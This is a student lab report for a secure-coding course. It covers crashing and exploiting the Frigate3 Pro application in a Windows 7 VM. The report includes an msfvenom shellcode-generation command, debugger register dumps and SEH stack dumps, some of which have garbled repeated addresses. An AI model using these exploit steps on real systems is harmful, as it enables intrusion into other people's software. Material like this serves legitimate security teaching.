

**CSE-2010**

**Secure Coding(L23 + L24)**




**Lab - 10**

**Name :- TarunKashyap**

**Reg no :- 18BCD7183**

**Task**


**Download Frigate3\_Pro\_v36 from teams (check folder named 17.04.2021).**




**Deploy a virtual windows 7 instance and copy the Frigate3\_Pro\_v36 into it.**

Windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help




**Install Immunity debugger or ollydbg in windows7**




**Install Frigate3\_Pro\_v36 and Run the same**

Windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



**Download and install python 2.7.\* or 3.5.\***




## 1. Analysis :-

**Try to crash the Frigate3\_Pro\_v36 and exploit it.  
Change the default trigger from cmd.exe to calc.exe  
(Use msfvenom in Kali linux).**


**msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e**

x86/alpha\_mixed -b "\x00\x14\x09\x0a\x0d" -f python

**Attach the debugger (immunity debugger or ollydbg)  
and analyse the address of various registers listed  
below**







```
Registers (FPU)
EAX 00401000 Frigate3.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0018FFF0
EBP 00000000
ESI 00000000
EDI 00000000
EIP 77AB01E8 ntdll.77AB01E8
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFDD000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO, NB, NE, A, NS, PO, GE, G)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR, 53 Mask 1 1 1 1 1 1
```

**Verify the starting and ending addresses of stack frame**

```

07CFFF3C 00000000 .....
07CFFF40 00000000 .....
07CFFF44 00000000 .....
07CFFF48 00000000 .....
07CFFF4C 00000000 .....
07CFFF50 00000000 .....
07CFFF54 00000000 .....
07CFFF58 00000000 .....
07CFFF5C 77B3F306 +E|u RETURN to ntdll.77B3F306 from ntdll.DbgBreakPoint
07CFFF60 70178CC0 +i#p
07CFFF64 00000000 .....
07CFFF68 00000000 .....
07CFFF6C 00000000 .....
07CFFF70 07CFFF60 +y|+
07CFFF74 00000000 .....
07CFFF78 07CFFFC4 - =. Pointer to next SEH record
07CFFF7C 77B14DCD =M|u SE handler
07CFFF80 0074C818 +t. Frigate3.0074C818
07CFFF84 00000000 .....
07CFFF88 07CFFF94 0 =.
07CFFF8C 75B1343D =4|u RETURN to kernel32.75B1343D
07CFFF90 00000000 .....
07CFFF94 07CFFFD4 + =.
07CFFF98 77AD9832 2y|u RETURN to ntdll.77AD9832
07CFFF9C 00000000 .....
07CFFFA0 70178C9C &i#p
07CFFFA4 00000000 .....
07CFFFA8 00000000 .....
07CFFFAC 00000000 .....
07CFFFB0 00000000 .....
07CFFFB4 00000000 .....
07CFFFB8 00000000 .....
07CFFFB0 07CFFFA0 & =.
07CFFFC0 00000000 .....
07CFFFC4 FFFFFFFF ..... End of SEH chain
07CFFFC8 77B14DCD =M|u SE handler
07CFFFC0 0074B508 +t. Frigate3.0074B508
07CFFFD0 00000000 .....
07CFFFD4 07CFFFE0 0 =.
07CFFFD8 77AD9805 +y|u RETURN to ntdll.77AD9805 from ntdll.77AD9808
07CFFFD0 77B3F2CA +E|u ntdll.DbgUiRemoteBreakin
07CFFFE0 00000000 .....
07CFFFE4 00000000 .....
07CFFFE8 00000000 .....
07CFFFE0 00000000 .....
07CFFFE4 00000000 .....
07CFFFE8 77B3F2CA +E|u ntdll.DbgUiRemoteBreakin
07CFFFE0 00000000 .....
07CFFFE4 00000000 .....

```

Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH